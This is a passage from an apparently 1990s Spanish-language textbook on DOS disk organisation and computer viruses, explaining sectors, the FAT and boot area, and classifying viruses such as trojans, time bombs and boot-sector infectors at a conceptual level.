La organización de cualquier disco es muy semejante en todos los sistemas; El sistema operativo DOS lo divide en anillos concéntricos cuyo número puede ser de 48 o 96 pistas por pulgada (Tracks per inch, tpi). Sin embargo, como no se utiliza toda la superficie del disco, sólo se crean 40 u 80 de estas pistas. A su vez, cada pista (track) es dividida en 8 o 9 sectores, dependiendo de la versión del DOS que se use. La unidad de disco reconoce la posición del primer sector de




Figura 2.3 Disquete de 5 ¼ pulgadas dividido en pistas y sectores.

cada pista mediante un pequeño *orificio de indexación* (Index hole) que se encuentra cerca del centro del disquete.

Los sectores son divisiones en forma de gajos de una naranja partida por la mitad, por lo que todas las pistas del disco contienen el mismo número de sectores. Cuando se graba cualquier información en el disco, siempre se ocupan sectores completos.

El sistema operativo DOS tiene dos maneras de identificar los sectores: *sectores absolutos* (absolute sectors) y *sectores lógicos* (logical sectors). Los sectores absolutos se identifican por su posición física en el disco, como por ejemplo lado cero, cilindro 14, sector 6, y los sectores lógicos se identifican comenzando por el sector cero, hasta el sector x, no importa en qué lado o cilindro –en el caso de discos duros– esté.

2.2.1 Qué es el factor de intercalación

Las altas velocidades a las que giran los discos –3 600 rpm en el caso de los discos duros– no permiten que el sistema operativo DOS pueda leer la información en forma continua, ya que después de leer un sector y ubicar la información en la memoria, cuando está listo para leer el siguiente sector, éste puede ya haber pasado por debajo de la cabeza lectora y el DOS necesita esperar a que se produzca un giro completo del disco para leer el siguiente sector.

Para evitar esta pérdida de tiempo y optimizar los tiempos de lectura o grabación, los discos flexibles o duros, se prepa-

ran desde su lugar de fabricación para que puedan grabar o leer la información con un *factor de intercalación* (Interleave factor), que permite grabar o leer un sector y dejar pasar un *x* número de sectores, esperando el sector apropiado para grabar o leer el siguiente sector, y así consecutivamente.




Figura 2.4
Información grabada en un disco con un factor de intercalación de 4:1.

La figura 2.4 muestra cómo se graba la información en un disco con un factor de intercalación de 4:1. Lógicamente el factor de intercalación óptimo es 1:1, lo cual significa que la cabeza de grabación tiene la capacidad de leer o grabar un sector enseguida de otro, y esto trae consigo un ahorro considerable de tiempo en todos los accesos de lectura o grabación que se hagan al disco. Actualmente, la mayoría de las computadoras con procesadores 386, 486 y Pentium se ofrecen con discos duros "inteligentes" (IDE), que ya trabajan con factor de intercalación 1:1.

2.2.2 Qué son los sectores contiguos (clusters)

El sistema operativo DOS optimiza la lectura o grabación de datos, creando *grupos de sectores contiguos* llamados *clusters*. Estas unidades de grabación pueden contener uno o más sectores, según sea el formato del disco que se utilice, y los enumera en orden secuencial desde el número 2 –los primeros sectores cero y uno los reserva para alojar el *programa de carga* (Boot program) y la *tabla de asignación de archivos* (File Allocation Table, FAT)–.




Figura 2.5
El programa **Defrag** del MS-DOS versión 6.2 permite "ver" los *clusters*, que son sectores contiguos del disco duro.

Estos sectores contiguos no se pueden representar o visualizar físicamente en el disco, excepto con algún programa de desfragmentación de archivos, pero el DOS los agrupa de esa manera por conveniencia propia, para optimizar los tiempos de lectura o grabación de la información.

2.2.3 Cómo se almacena la información

La cabeza de lectura y grabación de la unidad de disco contiene una bobina –la cual no es más que un cable enrollado alrededor de un núcleo de hierro– que transmite *impulsos eléctricos*. Estos impulsos eléctricos inducen un *campo magnético* en la cabeza al desplazarse el núcleo sobre el revestimiento igualmente magnetizable que tiene la superficie del disco.

Conforme avanza el disco se magnetizan las partículas de cada *pista* (track), las cuales se ven obligadas a alinear sus polos magnéticos en la misma dirección, formando así una banda magnetizada que contendrá la información tal como la hemos grabado.

Dos de estas bandas contiguas magnetizadas integran lo que se conoce como un *bit* (*BInary digiT*), que es la unidad básica de información. Es decir, cada par de bandas magnetizadas representa el número binario 0 o 1 (cero o uno). ¿Cómo reconoce la computadora si se trata de un 0 o de un 1? Si las partículas magnéticas en ambas bandas están alineadas en el mismo sentido, el bit de datos representa un *cero*. Si las partí-




Figura 2.6
Después de formatear el disco, las partículas se encuentran desalineadas en las pistas.

culas magnéticas en ambas bandas están alineadas en sentido opuesto, el bit de datos representa un *uno*.




Figura 2.7
Al aplicar impulsos eléctricos, la cabeza de lectura y grabación induce un campo magnético que alinea las partículas magnetizadas en la superficie del disco.

Cuando se crean otras dos bandas magnéticas para otro bit de datos, la polaridad entre las partículas de la primera banda del nuevo bit y las partículas de la segunda banda del bit anterior será opuesta. Esto le indica a la computadora que se trata de un nuevo *bit de datos*. En el ejemplo de la figura 2.8 los cuatro *pares de bandas magnetizadas* o *bits* representan el número binario 1100 –el número decimal 12–




Figura 2.8
Estos cuatro pares de bandas con las partículas magnetizadas representan el número binario 1100.

Ocho pares de estas bandas magnetizadas contienen 8 bits o un carácter alfanumérico. En la jerga de la computación, 8 bits equivalen a un byte –u octeto–, el cual se ha tomado como la unidad de medida para la capacidad de almacenaje que puede tener la memoria convencional o RAM de la computadora y los diferentes medios magnéticos utilizados para almacenar la información, como son los discos, casetes, cintas, cartuchos, CD-ROM's, etc.

2.2.4 Areas críticas del disco

En el lado 0 cara 0 del disco, el sistema operativo DOS reserva el sector 0 (cero), en la pista 0 (cero), como el *área de carga* (boot area), donde se aloja un pequeño programa escrito en lenguaje de máquina que inicia el proceso de carga. Enseguida, en los sectores 1 y 2 se aloja la *tabla de asignación de archivos* (File Allocation Table, FAT) que se encarga de llevar un registro de todos los archivos, su dirección y los sectores que ocupan.

Los sectores 3 y 4 guardan una *copia de la tabla de asignación de archivos* como medida de seguridad; ésta se actualiza cada vez que se graba o borra un archivo del disco. Por ejemplo, en un disco fijo de 40 MB, la tabla de asignación de archivos ocupa 162 sectores, 81 para la tabla original y 81 para la copia; el disco ilustrado en la figura 2.5, que tiene una capacidad de almacenamiento de 102 MB, utiliza 400 sectores para alojar la FAT y su copia.




Figura 2.9
Disquete dividido en *pistas y sectores*, mostrando los sectores donde se alojan el *programa de carga*, la *FAT* y el *directorio*.

Los sectores 5 al 11 alojan el *directorio raíz* (root directory). En este directorio se lleva un registro del nombre de cada archivo, con la fecha y hora de su creación; además, lleva un registro de los *clusters* que indican el comienzo y el final de cada archivo en la tabla de asignación de archivos, y finalmente la longitud o tamaño de cada archivo en bytes. Recuerde que esta descripción corresponde a un disquete de 5 ¼ pulgadas de 360 kB.

Existen métodos que permiten interpretar el contenido de la tabla de asignación de archivos, pero su explicación está más allá del propósito de este libro por los conocimientos altamente técnicos que se requieren. Por tal razón preferimos mencionar ciertos programas de utilidad que cumplen la misma función, ellos son: Norton Utilities, PCTools, Mace Utilities y otros. Todos ellos tienen funciones que permiten ver un *mapa* de cualquier área del disco y desensamblar en el monitor por sectores o clusters la información ahí contenida.

La tabla de asignación de archivos está organizada de forma tabular con números hexadecimales comprendidos entre el 0H y el 000H, los cuales muestran los atributos de cada sector de la siguiente manera:

0000	=	Sector disponible
FFF0 a FFF6	=	Sector reservado
FFF7	=	Sector dañado
FFF8 a FFFF	=	Ultimo registro del archivo

En la figura 2.10 se muestran disquetes estándar de 5 ¼ pulgadas (floppy disks) y de 3 ½ pulgadas (micro floppy disks), con su funda blanda el grande y su cubierta de plástico el pequeño. En los dos se ven los orificios o muescas que se utilizan para la protección contra escritura.

Algunos virus se alojan en las áreas más vulnerables de los discos que son el *sector de carga* (Boot sector), la *tabla de particiones* (en el caso de discos fijos), la *tabla de asignación de archivos* (File Alocation Table, FAT), o en los sectores que ocupan los *archivos de sistema* o los *programas ejecutables* o programas del usuario. Por eso es tan importante saber cómo se distribuye la información en los discos.




Figura 2.10
Disquete de 5 ¼ pulgadas (floppy disk) y disquete de 3 ½ pulgadas (micro floppy disk), mostrando la muesca y abertura de protección respectivamente.

3

Qué son los virus informáticos

Los *virus de las computadoras* no son mas que *programas*. ¡Sí, simples programas de computación elaborados por *programadores*! Estos son programas similares a un procesador de textos o una hoja de cálculo, a un programa de base de datos o a un programa de control de inventarios. Es decir, programas que contienen instrucciones para que las ejecute la computadora. Como tales programas, los virus informáticos sólo realizarán las tareas que les fueron programadas en su código, ni más ni menos.

Nota: Los virus informáticos casi siempre son introducidos en las computadoras a través de *copias ilegales* o *pirateadas*. Los virus provocan, desde la pérdida de datos o archivos en los medios de almacenamiento de información, hasta daños al sistema y, algunas veces, incluyen instrucciones que pueden ocasionar daños al equipo.

3.1 Características de los virus

Estos programas tienen algunas características especiales: son muy pequeños –en muy pocas líneas contienen instrucciones, parámetros, contadores de tiempo o del número de copias, mensajes, etc.–; casi nunca incluyen el nombre del autor, ni el registro o copyright, ni la fecha de creación; se reproducen a sí mismos y toman el control de la computadora o modifican otros programas.

Están escritos generalmente en lenguaje ensamblador, pero muchos de ellos han sido elaborados utilizando alguno de los lenguajes más populares, como C, C++, Pascal, Turbo C o Turbo Pascal. Como experimento hemos realizado programas en BASIC introduciendo un código parecido al de los virus, con buenos resultados; obviamente esos programas, o han sido destruidos o se han utilizado para los fines contrarios a los de los virus, proteger áreas de memoria o discos flexibles o duros.

Nota: Los diferentes tipos de computadoras, como por ejemplo *Atari*, *Macintosh*, *Amiga*, *PC compatibles* con el estándar de IBM y *Comodore*, por mencionar algunos, funcionan también con diferentes sistemas operativos, por lo que la mayoría de los virus informáticos son específicos para cada tipo de sistema; es decir, un virus hecho para atacar las Macintosh generalmente no infecta a las PC's.

Los sistemas más expuestos a los ataques virales son los IBM o compatibles por dos razones: una, que es el tipo de computadoras –y por ende su sistema operativo– más extendido a través de todo el mundo y dos, porque el sistema operativo que utilizan –MS-DOS o PC-DOS–, no incluye métodos de seguridad adecuados.

3.2 Los virus informáticos existen

La Computer Virus Industry Association (CVIA) reportaba ya en 1990, que sólo en Estados Unidos se habían detectado más de 500 formas de infecciones virales, las cuales afectaron a unas doscientas mil computadoras. No obstante, es posible que aproximadamente un 50% de casos de infección no se hayan denunciado.

Nota: **Hoy, en los reportes acerca de los virus conocidos y sus variantes, de algunas empresas que se dedican a fabricar antivirus y a ofrecer asesoría al respecto, se anuncian más de 4 000 diferentes, y cada día crece este número en alrededor de 6 nuevos virus.**

Los costos generados por los virus informáticos son muy altos –de muchos millones de dólares–, fundamentalmente por concepto de pérdida de información que deberá ser regenerada, así como por la limpieza y respaldo (backup) de los archivos y programas.

¡No cabe duda, los virus informáticos existen, están aquí! Cada día se detectan nuevos tipos de ellos y ya no es posible seguir ocultando su existencia. Por su parte, los virus conocidos son constantemente modificados para causar mayores o diferentes daños y evitar su detección. Es necesario afrontar el problema con medidas adecuadas y no ser víctimas del pánico ni tomar medidas extremas, como dar formato al disco fijo que se suponga está infectado. ¡Ese debe ser el último recurso al cual acudir!

La mejor manera de enfrentar a los virus informáticos consiste en reconocer que tenemos un problema, y pensar que la mayoría de los problemas de las computadoras son causados en primer lugar por los humanos. Luego, indague usted si se trata de fallas en el hardware. Finalmente, cuando haya agotado todas las posibilidades de fallas conocidas: ¡Cuidado!, puede ser un *temible virus* el causante de sus preocupaciones.

Por ello, lo mejor que puede hacer al detectar algo extraño en la computadora es apagarla. Eso hará que, si efectivamente se ha introducido un programa de virus a la memoria, el mismo quede temporalmente eliminado, ya que éstos sólo actúan mientras el sistema este encendido.

Esto es; *un virus es dañino sólo cuando está activo en la memoria de la computadora*, y siempre se activará cuando usted inicie la carga del sistema desde un disco infectado o ejecute un programa que haya sido infectado por algún virus.




Figura 3.1
Al apagar la computadora, los virus mueren, hasta que usted vuelva a encenderla o ejecute un programa infectado

Al encender su computadora nuevamente, podrá aplicar algunas medidas preventivas de detección y erradicación del virus que haya invadido su sistema. Esto se logra haciendo que el sistema operativo arranque desde la unidad de disco A con un disquete protegido contra escritura, cuyo contenido sepamos que está libre de virus. Como veremos más adelante, ese mismo disquete puede contener los antivirus y demás herramientas que le permitan curar la computadora enferma.

3.3 Definición de virus informático

Antes de presentarse el problema de los virus en las grandes empresas, en las dependencias del gobierno y hasta en los centros de investigación había un gran escepticismo sobre el

tema, y nadie se atrevía a opinar o decir algo sobre los virus informáticos, por lo que hasta hace poco todavía no se había dado una definición exacta de ellos.

En su libro *What you should know about Computer Viruses*, Ralph Burger los define como *Un programa que puede insertar copias ejecutables de sí mismo en otros programas*. –El programa infectado puede infectar a su vez otros programas–.

Por su parte, Alberto Rojas, conocido desarrollador de software, los identifica en un artículo publicado con el nombre de ¿Ya vacunó su PC?, como *Todo aquel código que al ser ejecutado altera la estructura del software del sistema y destruye programas o datos sin autorización ni conocimiento del operador*.

Además, Rojas los agrupa en tres grandes áreas: *Caballos de Troya, Virus autorreplicables* y *Esquemas de protección*. Esta definición esta más cerca de la realidad, pues en teoría todo programa que tiene capacidad para modificar la estructura de otro programa y realizar operaciones de sobreescritura en la información que contienen los discos, podría ser un virus potencial.

No obstante, el artículo de Rojas especifica claramente que los virus nunca piden permiso y jamás avisan de su presencia en el sistema o en el programa infectado.

Ya en 1981, en la Universidad de Dortmund, de Alemania Federal, J. Kraus escribía acerca de la autorreproducción del software: *Suponga que A es un programa válido que ha sido escrito en el lenguaje B: Si el programa A no tiene entradas y reproduce su código de máquina en forma impresa –con exactitud– o lo copia en la memoria convencional o RAM, se puede concluir que el programa A es –estrictamente– autorreproductivo*

Aunque no se puede aplicar esta definición a los programas de virus informáticos, porque un virus no siempre se autorreplica exactamente sino que a veces reproduce solamente ciertas partes de su programa, Kraus sólo toma en cuenta la reproducción del código del programa y no su inclusión dentro de otros. Por lo tanto, el autor considera que las definiciones más aceptables son la de Ralph Burger (1) y la del Club de Virólogos de Microcomputadoras de Guadalajara (2), que incluimos a continuación:

1. Un programa debe clasificarse como virus si combina los siguientes atributos:

   - Modificación de códigos del software *que no pertenecen al propio programa virus*, a través del enlace de las estructuras del programa virus con las estructuras de otros programas
   - Facultad de ejecutar la *modificación* en varios programas.
   - Facultad para reconocer, *marcándola*, una modificación realizada en otro(s) programa(s).
   - Posibilidad de impedir que vuelva a ser modificado el mismo programa, al reconocer que ya está *infectado* o marcado.
   - El software modificado asimila los atributos anteriores para, a su vez, iniciar el proceso con otros programas en otros discos.

2. Son programas que en forma prevista por sus autores, causan daños a otros programas, archivos, discos y otras partes de la computadora, y algunas veces se autorreplican completa o parcialmente.

Para los usuarios que no tienen mucha experiencia en la programación y conocen poco de la estructura y funcionamiento interno de las computadoras, resulta difícil entender claramente lo que es un programa de virus; sobre todo porque existe una gran variedad de ellos, funcionan de muy diversas maneras y producen efectos bastante diferentes, dependiendo del área del disco que afecten, además, la capacidad destructiva o de perturbación del trabajo que tienen los virus va en función de la capacidad de las mentes –creadoras o destructoras– de sus autores, pudiendo darse el caso de que al desatarse la destructiva acción del virus, escape al control de su mismo creador, pues actúan parecido a la *reacción en cadena de la fisión nuclear*.

3.4 Cómo funcionan los virus informáticos

Como se mencionó anteriormente, los virus informáticos tienen muchas formas de operar. Aquí intentaremos dar una idea clara de la forma más general de funcionamiento de los programas de virus. Para ello, hay que empezar por conocer cómo funcionan la mayoría de los programas de aplicación que utilizamos diariamente

Estos programas, que llamaremos normales, operan casi todos de manera semejante y se ejecutan tan pronto se teclea su nombre de archivo –sin necesidad de teclear la extensión– y se pulsa ↵. Por ejemplo, para *cargar* Works –de Microsoft– en la memoria de la computadora, –cuyo archivo ejecutable

se denomina WORKS EXE–, basta con teclear *Works* y pulsar ↵. De la misma manera funcionan casi todos los archivos ejecutables.

El programa se carga de inmediato en la memoria convencional o RAM, y permanece ahí mientras se mantenga encendida la computadora –y no se le indique que deseamos *terminar* su ejecución–. El procedimiento correcto para salir de un programa no sólo se encarga de *borrarlo* de la memoria, sino que también cierra apropiadamente todos los archivos que éste mantenía abiertos para grabar o leer la información necesaria. Finalmente, si los hay, borra de los disquetes o del disco duro, los *archivos temporales* que crean ciertos programas de aplicación durante la sesión de trabajo.

Los programas de virus no se ejecutan de la misma forma, sino que se infiltran en el sistema cuando *alguien* introduce un *disco infectado* a la unidad de disquete y trata de inicializar la computadora utilizándolo; o cuando se ejecuta uno de los programas infectados que ese disco contiene. Inmediatamente el virus busca alojarse en la memoria RAM de la computadora, infectar el área de carga (boot) del disco, la tabla de asignación de archivos, FAT (File Allocation Table), que contiene todos los datos de direccionamiento de los archivos, o los programas ejecutables con extensión .COM y .EXE –aunque algunos virus de las nuevas generaciones infectan los ejecutables auxiliares como .BAT, .OVR, .OVL, .DLL y otros–.

Lo anterior no significa que el virus se vaya a ejecutar en ese preciso momento, sino que el sistema ha sido *infectado*. El virus puede actuar inmediatamente, o bien esperar a que se den las condiciones o señales propicias que fueron programadas en su codificación. Hay virus que esperan una determinada fecha u hora, o la ejecución de alguna orden o comando; otros activan un contador (counter) en el momento de la infección y cierto tiempo después comienzan su acción destructiva.

Algunos virus, al infectar un *disco flexible* (floppy disk) o uno duro (hard disk), se alojan en el sector 0, en el área denominada *sector de carga* (Boot sector), y se posicionan en la memoria de la computadora cuando se hace la *carga* (Boot) del sistema, o incluso cuando solamente se hace un intento de carga con el disco infectado. En este caso, el virus informático toma el control de la computadora desde el principio y, desde ese momento, todo disco quedará infectado al realizar cualquier acceso de lectura o escritura con cualquiera de los comandos **Copy**, **Dir**, **Format**, etc.




Figura 3.2
Los virus esperan una señal como una fecha o una hora determinada, para *activarse*, aunque desde un principio infectan todos los discos que estén en contacto con ellos cuando están en la memoria de la computadora.

Otros virus infectan los programas ejecutables –con extensiones .COM o .EXE– y se instalan en la memoria cuando se ejecuta el programa infectado. Una vez en la memoria, el virus controla todos los accesos de lectura y grabación en los discos y, la mayoría de las veces, aunque se dé por terminada la ejecución del programa infectado, el virus seguirá en la memoria de la computadora, por lo que cualquier programa que se ejecute quedará también infectado.

Al ejecutarse un nuevo programa, el virus verifica si éste ya ha sido infectado y si contiene el *byte marcador*. Si no encuentra esta marca, procede a modificar el programa ejecutado y le contagia ese byte marcador. La infección consiste en almacenar una copia de sí mismo en el programa, la cual servirá para que al ejecutar este nuevo programa infectado, a su vez se reproduzca en otros programas.

En este proceso, difícil de detectar, se pierde parte del programa infectado porque el virus ocupó ese lugar; lo más recomendable es reinstalar el programa original para que funcione correctamente. El usuario lo único que pudo haber notado al momento de la infección, es que la luz de la unidad de disco en uso se enciende para indicar un acceso al disco cuando el virus grabó ahí el byte marcador y su núcleo.

A la vez que se ha creado toda una industria para programar esquemas de protección, se han desarrollado programas que permiten hacer copias de casi todo software de aplica-

ción, burlando tales protecciones, por lo que algunos programadores han basado la protección del programa en los *contadores* (counters) que llevan un registro del número de copias que se han hecho de un programa. Así, cuando el usuario copia un disco original, el contador indica que se ha llegado a un número *n* de copias y si coincide con el número máximo permitido, desata la acción del virus.

3.5 Clasificación de los virus informáticos

Los programas *virulentos* inicialmente se agruparon en dos grandes categorías: *Caballos de Troya* y *Bombas de Tiempo*, aunque cada investigador del fenómeno hace su propia clasificación. La verdad es que independientemente de si uno clasifica o no como virus a un cierto tipo de programa dañino, se puede considerar como tal, desde el momento que produce efectos nocivos en la pantalla o en el sistema.

La Computer Virus Industry Association, que está integrada por compañías y programadores que fabrican software dedicado a la prevención, detección y erradicación de virus, los agrupa en tres clases: *Infectores del área de carga inicial* (boot infectors), *Infectores del sistema*, e *Infectores de programas ejecutables* (extensión .COM o EXE). Existen también los denominados *Gusanos*, *Virus lógicos* y algunos otros, sobre los cuales ya se han realizado investigaciones muy serias, de donde han salido categorías como las que se detallan en seguida:

- **Caballos de Troya**. Son aquéllos que se introducen al sistema bajo una apariencia totalmente diferente a la de su objetivo final; esto es, que se presentan como información perdida o *basura*, sin ningún sentido. Pero al cabo de algún tiempo, y esperando la indicación programada, *despiertan* y comienzan a ejecutarse y a mostrar sus verdaderas intenciones. También pueden aparentar ser un programa de juegos o entretener al usuario mostrando pantallas espectaculares y sonidos agradables, mientras realizan operaciones dañinas para el sistema.
  En general, estos virus son destructores de la información contenida en los discos.
- **Bombas de tiempo**. Son programas ocultos en la memoria del sistema o en los discos, dentro de archivos de programas ejecutables con extensión .COM o .EXE. Esperan una fecha o una hora determinadas para *explotar*. Algunos de estos virus no son destructivos y sólo exhiben mensajes en la pantalla al llegar el momento de la *explosión*. Llegado el momento, se activan cuando se ejecuta el programa que las contiene.
- **Autorreplicables**. Son los programas de virus que realizan las funciones más parecidas a los virus biológicos, ya que se autorreproducen e infectan los programas ejecutables que encuentran en el disco. Se activan en una fecha u hora programadas o cada determinado tiempo, contado a partir de su última ejecución, o simplemente al *sentir* que se les trata de detectar.
  Ejemplos de éstos son el *virus del viernes 13*, que se ejecuta en esa fecha y se borra –junto con los programas infectados–, evitando así ser detectado, o el Michelangelo, que se activa los días 6 de marzo.
- **Esquemas de protección**. Aunque no son propiamente virus destructivos, son dañinos porque se activan cuando se ha copiado o se intenta copiar un programa que está *protegido contra copia*. Esto provoca que se *bloquee* el mismo, alterando su estructura original o dañando los archivos, de manera que resulta muy difícil su recuperación.
  Los virus promocionales caen bajo esta categoría y actúan permitiendo que una copia ilegal trabaje correctamente. Al cabo de algún tiempo, cuando el usuario ha creado bastantes archivos importantes, modifica su estructura y no permite que la computadora siga funcionando correctamente. Ello obliga al usuario a comprar el programa original si quiere seguir utilizando la información que creó con la *copia pirata*.
- **Infectores del área de carga inicial.** Infectan los disquetes o el disco duro, alojándose inmediatamente en el área de carga, o sea en el sector 0. Toman el control cuando se enciende la computadora y lo conservan todo el tiempo.
  Si al darnos cuenta de la presencia de un virus, intentamos *reinicializar* (reboot) la computadora mediante las teclas CTRL + ALT + DEL, para proceder luego a inicializarla con un sistema operativo que no esté infectado, la mayoría de las veces, el virus permanece en la memoria del sistema e infecta al disquete inmediatamente, si éste no está protegido contra escritura. El virus Alabama es un caso típico.
- **Infectores del sistema**. Se introducen en los programas de sistema como por ejemplo el COMMAND.COM y otros que se alojan como *residentes* en memoria, o los archivos

